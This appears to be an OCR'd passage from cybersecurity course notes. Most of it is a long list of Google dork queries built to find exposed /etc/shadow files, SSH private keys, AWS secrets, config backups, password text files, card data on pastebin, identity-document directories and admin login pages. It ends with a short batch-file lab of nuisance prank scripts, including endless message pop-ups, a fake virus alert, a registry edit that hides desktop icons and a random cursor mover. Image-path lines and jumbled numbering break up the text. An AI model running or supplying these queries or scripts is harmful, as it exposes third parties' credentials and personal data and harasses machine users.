194	intitle:"Toshiba Network Camera"	
195	intitle:"index of" inurl:wp-json index.json	
196	intitle:"index of" "database.sql"	
197	intext:"index of" smb.conf	
198	inurl:robots filetype:txt	
199	intext:"index of" "wp-content.zip"	
200	inurl:"device.rsp" -in	
201	allintitle:"Cyberoam SSL VPN Portal"	
202	intitle:"index of" inurl:admin/login	
203	intitle:"index of" /etc/shadow	
204	allintitle:"ProjectDox Login"	
205	site:email.*.* intitle:"login"	
206	index of:admin.asp	
207	allintitle:"Supermicro BMC Login"	





208	allintitle:"OMERO.web - Login"	
209	intitle:"index of" intext:user inurl:data	
210	allintitle:"eSlideManager - Login"	
211	intext: "index of" "wp-config.php.bak"	
212	allintitle:"Building Operation WebStation"	
213	allintitle:"Eclypse Login"	
214	intitle:"Index of /cam/"	
215	allintitle:"TutorTrac Login"	
216	allintitle:"Untangle Administrator Login"	




217	intext:"index of" "config"	
218	ext:nix "BEGIN OPENSSH PRIVATE KEY"	
219	site:github.com "BEGIN OPENSSH PRIVATE KEY"	
220	inurl:home.htm intitle:1766	
221	intext:"proftpd.conf" "index of"	
222	intext:"siemens" & inurl:"/portal/portal.mwsl"	
223	intitle:"SSL Network Extender Login" -checkpoint.com	
224	intext:"aws_access_key_id" | intext:"aws_secret_access_key" filetype:json | filetype:yaml	
225	intitle:index of /etc/ssh	









226	site:.edu filetype:xls "root" database	
227	inurl:"cgi-bin/koha"	
228	START test_database ext:log	
229	intitle:"GlobalProtect Portal"	
230	intitle:"index of" setting.php	
231	intitle:index of /etc/openldap	
232	intitle:"/zircote/swagger-php"	
233	intext:"dhcpd.conf" "index of"	
234	ext:log OR ext:txt	
235	site:uat.* * inurl:login	
236	site:preprod.* * inurl:login	
237	intitle:Index of "/etc/network" | "/etc/cni/net.d"	
238	configmap.yaml | "config.yaml" | "*-config.yaml" intitle:"index of"	
239	inurl:/s3.amazonaws.com ext:xml intext:index of -site:github.com	
240	rbac.yaml | "role.yaml" | "rolebinding.yaml" | "*-rbac.yaml" intitle:"index of"	
241	inurl:pastebin intitle:mastercard	
242	intitle:"FileCatalyst file transfer solution"	
243	allintitle:"ITRS OP5 Monitor"	
244	intitle: index of /concrete/Password	
245	inurl:"wa.exe?TICKET"	















246	site:com inurl:invoice	
247	intitle:"Index of /confidential"	
248	inurl:"/wp-json/oembed/1.0/embed?url="	
249	PMB AND ("changelog.txt" OR inurl:opac_css)	
250	inurl:* "auditing.txt"	
251	intext:"index of" web	
252	intitle:"index of" cgi.pl	
253	inurl:* "encryption.txt"	
254	allintitle:"Bright Cluster Manager" site:.edu	
255	intitle:"index of" env.cgi	
256	intitle:"Welcome to iTop version" wizard	
257	intitle:"Installation Wizard - PowerCMS v2"	
258	ext:java intext:"executeUpdate"	
259	intitle:"OpenVpn Status Monitor"	
260	intitle:"index of" database.properties	
261	inurl:install.php intitle:"Froxlor Server Management Panel - Installation"	











262	(site:jsonformatter.org | site:codebeautify.org) & (intext:aws | intext:bucket | intext:password | intext:secret | intext:username)	
263	filetype:reg reg HKEY_CURRENT_USER SSHHOSTKEYS	
264	intitle:"Fleet Management Portal"	
265	inurl:"?url=http"	













266	site:.com "index of docker"	
267	intext:"user" filetype:php intext:"account" inurl:/admin	
268	intext:"userfiles" intitle:"Index Of" site:*.com.*	
269	intitle:"Index of" intext:"php" site:*.com.*	
270	intitle:"Index of" intext:"config" site:*.com.*	
271	intitle:index of db.py	
272	intext:"index of" app	
273	site:id filetype:sql	
274	allintitle:"ASPECT Control Panel"	
275	allintitle:"CAT12CE - WebInterface"	
276	allintitle:"code-server login"	
277	inurl:"UserLogin/" intitle:"Panel"	
278	intext:"administrator" filetype:txt intext:"account" inurl:/admin , intext:"administrator" filetype:txt intext:"account" allinurl:	
279	intitle:"phpinfo" site:*.com.* intext:"HTTP_HOST"	
280	intext:"index of"store	
281	inurl:/HappyAxis.jsp	
282	intext:"index of" server.conf	
283	site:*.* inurl:php_error.log - Sensitive information disclosure	
284	site:*.*.* intitle:"index of" *.pcapng	
285	intitle:"index of" "configuration.php"	
286	site:*.edu.* filetype:template	














287	site:*.ac.* filetype:template	
288	inurl:."install.appcenter.ms/orgs/"	
289	site:.edu intext:"robotics" inurl:/research	
290	inurl:typo3/index.php	
291	filetype:log intext:"Account Number"	
292	intitle:"WAMPSERVER Homepage"	
293	intitle:index.of /logs.txt	
294	inurl: /adminer.php	
295	intext:"index of" "pins" site:*.com	
296	site:*.com */admin.txt	
297	site:s3.amazonaws.com "index of /"	
298	intext:"Reportico" site:.com OR site:.org OR site:.net OR site:.gov OR site:.edu	
299	site:*.ac.* intitle:"index of" *.ics	
300	filetype:txt CLAVE*.txt OR clave*.txt	
301	site:*.edu.* intitle:"index of" *.ics	
302	inurl:"/wp-includes/user.php" -site:wordpress.org -site:github.com -site:fossies.org	
303	inurl:"/wp-content/debug.log"	
304	allinurl:"add_vhost.php?lang=english"	
305	inurl:signup | inurl:sign-up | inurl:register | inurl:registration	






306	intitle:"index of" inurl:/config/	
307	site:*.edu.* inurl:globalprotect	
308	intitle:"index of" "wp-config.php.old" | "wp-config.php.backup"	
309	intitle:"index of"Eventlog Analyzer	
310	site:admin.*.* inurl:login	
311	intitle:"index of" private	
312	inurl:pastebin "VISA"	
313	site:prod.*.* inurl:login	
314	intitle:"index of " *.js"	
315	site:login.*.* site:portal.*.*	
316	inurl:adminpanel site:*.* -site:github.com	
317	site:login.*.* | site:portal.*.*	
318	intitle:"index of" "config.php.txt"	
319	inurl: edu + site: admin	
320	intext:"index of" "infophp()"	












321	intitle:"index of" "secret.txt"	
322	site:.com inurl:login | inurl:logon | inurl:sign-in | inurl:signin | inurl:portal	
323	inurl:"/database.json"	
324	intitle:"Webcam" inurl:WebCam.htm	
325	intitle:"index of" "*robots.txt" site:.edu	
326	intitle:"Index of /node"	
327	intitle:"Index of /_MACOSX"	
328	intitle:"Index of /flipbook"	
329	intext:"index of wp-content/uploads"	
330	intitle:"index of" ec2 -aws	
331	Google Dork: inurl:"/bitrix/redirect.php?goto="	
332	intitle:"Index of /vendor/guzzlehttp"	
333	intitle:"index of" "plesk-stat"	
334	intitle:"Index of /node_modules/"	
335	intitle:"Index of /biuro"	













336	intitle:"Index of /app/webroot/img"	
337	intitle:"Index of /wp-includes/sitemaps"	
338	intitle:"index of" graphql-api	
339	inurl:/admin.php	
340	intitle:index of "main.js"	
341	inurl: "index of" "phpstan.neon"	
342	intitle:"cs141 webmanager"	
343	intitle:"Index of /databases"	
344	inurl:/restgui/start.html	
345	inurl:"/cgi-bin/home.ha"	
346	Re: site:www.openbugbounty.org intext:"xss" intext:"Unpatched"	
347	Fwd: site:.co.in intitle:index of /wp-admin	
348	Reporting a New Google Dork : intitle:"index of" mysql inurl:./db/	
349	intitle:"Login - Jorani"	
350	intitle: "index of" administrator	


351	intext:"index of" "phpinfo" site:*.in	
352	intitle:index.of./.database	
353	intitle:index.of login.js	
354	site:.com intitle:"index of" /mobikwike	
355	site:.com intitle:"index of"/sbi	
356	intitle:"index of" "/config/prod/"	
357	site:..us inurl:"login.php"	
358	site:.com intitle:"index of"/csb	
359	structure + ext:sql	
360	intitle:"Unibox Administration"	
361	site:.co.in intitle:index of /wp-admin	
362	site:www.openbugbounty.org intext:"xss" intext:"Unpatched"	
363	index of "cloudapp.net"	
364	intitle:"index of" "about-me"	
365	index of "cloudapp.azure.com"	

366	intitle:"index of" "*.phtml" site:.edu	
367	inurl:"xslt?PAGE=C_4_0"	
368	intitle:"index of" "/userlist/"	
369	Fwd: Google Dork: inurl:login/login-user	
370	Fwd: intitle:"index of" "login" site:bd	
371	initial:inurl:uux.aspx	
372	intitle:"online portal login"	
373	intitle:"Error log for /LM/".edu	
374	index of /wp-admin.jpg site:bd	
375	intitle:index.of intext:log site:.bd	
376	inurl:/ui/login.aspx	
377	intitle:"Index of" inurl:/backup/ "wp-config"	
378	inurl:"/login.php" intitle:"admin"	
379	inurl:"/spotfire/login.html"	
380	intitle:"index of" intext: "login.php"	
381	site:linkedin.com intitle:"@gmail"	

382	intitle:"index of" "postman_collection.json"	
383	site:.com inurl:/signup.aspx	
384	Shopping Website Login Pages	
385	intitle:"index of" "login.php.txt"	
386	intitle:"index of" "npm-debug.log"	
387	intitle:"index of" "bugs.txt"	
388	intitle:"index of" "configuration.txt"	
389	allintitle: "smart office suite - login page"	
390	intitle:"index of" "backup.zip"	
391	intitle:"Documentation Index" intext:"Apache Tomcat Servlet" inurl:"docs"	
392	intitle:"index of" "creds.txt"	
393	intitle:"index of" "domain.txt"	
394	intitle:"index of" "C:Windows"	
395	intitle:"index of" "username.txt"	

396	site: zoom+meeting+passcode	
397	intitle:"index of" ".sql"	
398	intitle:"Index of /bank/"	
399	intitle:"Index of /api/"	
400	inurl:tech "login"	
401	inurl:wp-config.txt intext:mysql	
402	inurl:/phpMyAdmin/index.php?server=1	
403	inurl:wp-includes	
404	intitle:"index of /wp-content/plugins"	
405	inurl:"adminLogin/" intitle:"Admin Panel"	
406	intext:"Login" inurl:/secure	
407	inurl:"cf/assets" "MultiFileUpload.swf"	
408	intitle:"index of" ".ssh" OR "ssh_config" OR "ssh_known_hosts" OR "authorized_keys" OR "id_rsa" OR "id_dsa"	
409	index of: /aadhar	
410	inurl:php?id=1 site:com	

411	allintext:static/uploads	
412	inurl: /default.rdp	
413	inurl:uux.aspx	
414	intitle:"index of" "pass.txt"	
415	intitle:"index of" "config.txt"	
416	site:co.in inurl:/login.aspx	
417	site:.org inurl:/login.aspx	
418	site:.com inurl:/login.aspx	
419	inurl:"/geoserver/ows?service=wfs"	
420	site:.org inurl:/admin.aspx	
421	site:co.in inurl:/admin.aspx	
422	intitle:"PaperCut login"	
423	RE: inurl:/wp-content/uploads/wpo_wcpdf	
424	inurl:"/login.aspx" intitle:"user"	
425	inurl:"/login.aspx" intitle:"adminlogin"	

426	intext:"ArcGIS REST Services Directory" intitle:"Folder: /"	

LAB 7 - BATCH FILES


Introduction:

Batch files (.bat) are powerful tools for automating tasks within the Windows command-line environment. They consist of a series of commands executed sequentially. Understanding basic batch commands is crucial for scripting, system administration, and automating repetitive processes.

Key Commands:


1. **@echo off:**
    - Suppresses the display of commands as they are executed, resulting in cleaner output.
2. **echo:**
    - Displays text or variables on the console.
3. **set:**
    - Assigns values to variables.
4. **if:**
    - Executes commands conditionally based on specified criteria.
5. **goto:**
    - Transfers control to a labeled section of the batch file.
6. **pause:**
    - Pauses execution and waits for user input.
7. **mkdir (Make Directory):**
    - Creates a new directory.

```
@echo off
:start
msg * Hey! Are you annoyed yet?
goto start
```




2. Ghost Typing

```
@echo off
echo You are being controlled...
timeout /t 5
echo Spooky, isn't it?
```




1. Fake Virus Alert:

```
@echo off
echo WARNING: Virus Detected!
timeout /t 5
echo Initiating virus scan...
timeout /t 3
echo Virus scan complete. No threats found.
```



2. Disappearing Desktop Icons:


```
@echo off
echo Hiding desktop icons...
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
\Explorer\Advanced" /v HideIcons /t REG_DWORD /d 1 /f
timeout /t 5
echo Desktop icons hidden. Enjoy the clean desktop!
```



5.Tandom mouse movements

```
@echo off
:start
set /a "x=%random% %%1920"
set /a "y=%random% %%1080"
rundll32 user32.dll,SetCursorPos %x%,%y%
timeout /t 1 /nobreak >nul
goto start
```

